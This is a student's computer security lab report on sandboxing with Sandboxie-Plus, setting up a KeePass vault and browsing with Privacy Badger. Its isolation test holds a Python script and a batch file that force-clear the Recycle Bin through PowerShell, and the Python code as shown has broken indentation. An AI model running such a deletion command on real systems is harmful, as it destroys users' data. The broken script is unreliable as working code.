Computer Security Lab Compilation (Labs 1 – 6)

Iyana Taylor (2209566)

University of Technology, Jamaica

School of Computing & Information Technology (SCIT)

Faculty of Engineering & Computing (FENC)

CIT4020 - Computer Security

Lecturer: Mr. Kevin B. Johnson

November 28, 2025

Lab 1

Lab Title: Operation Digital Self-Defense: Building Your Personal Security Citadel

Lab Scenario:

You are a journalist researching a sensitive topic. You need to download a potentially useful application (`research_helper.exe`) from a website you don't fully trust. This application could be legitimate, or it could be malware designed to steal your research notes. Your mission is to safely investigate this application without compromising your system or your confidential data.

Phase 1: Fortifying the Foundation (Pre-Browsing Setup)


Objective: Establish your core defensive perimeter before any engagement.


Step 1: Deploy the Moat - Install Sandboxie-Plus

1. Download: Navigate to the official Sandboxie-Plus GitHub repository (`https://github.com/sandboxie-plus/Sandboxie/releases`) and download the latest installer.


2. Install: Run the installer. Use the default settings. Reboot if prompted.

3. Verify: After reboot, open the Sandboxie-Plus application. You will see a default sandbox named `DefaultBox`. This is your "clean room." Any program run inside this space is isolated from your real operating system.





Screenshots showing Windows 10 in VirtualBox.



Screenshot showing the downloaded Sandbox application and the default sandbox named "DefaultBox".

Step 2: Forge Strong Keys - Install KeePass

1. Download: Go to the official KeePass website (`https://keepass.info`) and download the portable version (KeePass-X.Y.Z.zip).

2. Extract: Extract the ZIP file to a folder on your real desktop (e.g., `C:\Tools\KeePass`). This tool lives on your real system.


3. Launch & Create Vault: Run `KeePass.exe`.

Click File > New.


Save your new database as `MyVault.kdbx` in your Documents folder.

Create an exceptionally strong Master Password. Use a passphrase: `Correct-Horse-Battery-Staple-42!` is stronger than `P@ssw0rd123`.


(Optional): Harden your vault: File > Database Settings > Security. Increase the Number of key transformation rounds to ~10 million. Click OK.



Screenshot showing master key creation in KeePass.



Screenshot showing "MyVault.kdbx" in my Documents folder and KeePass.



Screenshot showing hardened vault by increasing the key transformation rounds to 10 million.

Phase 2: The Reconnaissance Mission (Safe Browsing & Analysis)


Objective: Safely interact with a potentially hostile environment and prove the isolation works.

Step 3: Conduct Safe Reconnaissance


1. Enter the Moat: Right-click on your web browser icon and select "Run Sandboxed -> DefaultBox". Your browser will open with a yellow border—your visual cue that you are in the isolated environment.

2. Deploy the Sentries: In your sandboxed browser, go to `https://privacybadger.org` and install the extension. It will automatically begin learning and blocking invisible trackers.


3. Test the Sentries: Navigate to a news website. Click the Privacy Badger icon () in your toolbar. Observe the list of trackers it has already found and blocked.



Screenshot showing option to run sandboxed browser in DefaultBox and yellow border around my browser indicating isolated environment after running with DefaultBox.



Screenshot showing Privacy Badger installed in sandboxed browser.



Screenshot showing 3 potential trackers blocked on this news article.

Step 4: The Isolation "Smoke Test"

We will now prove the sandbox is a true isolated environment.

Part A: Create the Test Script on the Host System


1. On your real system, open Notepad.

2. Copy and paste the Python code below. Save the file as `SandboxTest.py` on your host's Desktop. Ensure it is not saved as `.txt`. or Create a batch file to delete the contents of the Recycle Bin


[Python]

```
import os
from pathlib import Path
import subprocess


def main():
    desktop_path = Path.home() / "Desktop" / "SandboxTestFile.txt"
    try:
        with open(desktop_path, 'w') as f:
            f.write("This file was created inside the sandbox.")
        print("Test file created on Desktop.")
```

```
        except Exception as e:
            print(f"Error creating file: {e}")
        print()


        print("Now attempting to clear the Recycle Bin...")
        try:
            subprocess.run(["powershell", "-Command", "Clear-RecycleBin -Force"],
check=True, shell=True)
            print("Recycle Bin clearance command executed.")
        except Exception as e:
            print(f"An error occurred: {e}")
        print()
        input("Press Enter to exit...")


    if __name__ == "__main__":
        main()
```



Screenshot showing "SandboxTest.py" file written and saved to my Desktop folder



Screenshot showing batch script to clear recycle bin (python script converted).

NOTE: The Python script did not work for me so I did a batch file instead:

[Start of SandboxTest.bat]

@echo off

REM Create a test file on the Desktop

echo This file was created inside the sandbox. > "%USERPROFILE%\Desktop\SandboxTestFile.txt"

echo Test file created on Desktop.

echo.

REM Clear the Recycle Bin using PowerShell

echo Now attempting to clear the Recycle Bin...

powershell -Command "Clear-RecycleBin -Force"

echo Recycle Bin clearance command executed.

echo.

pause

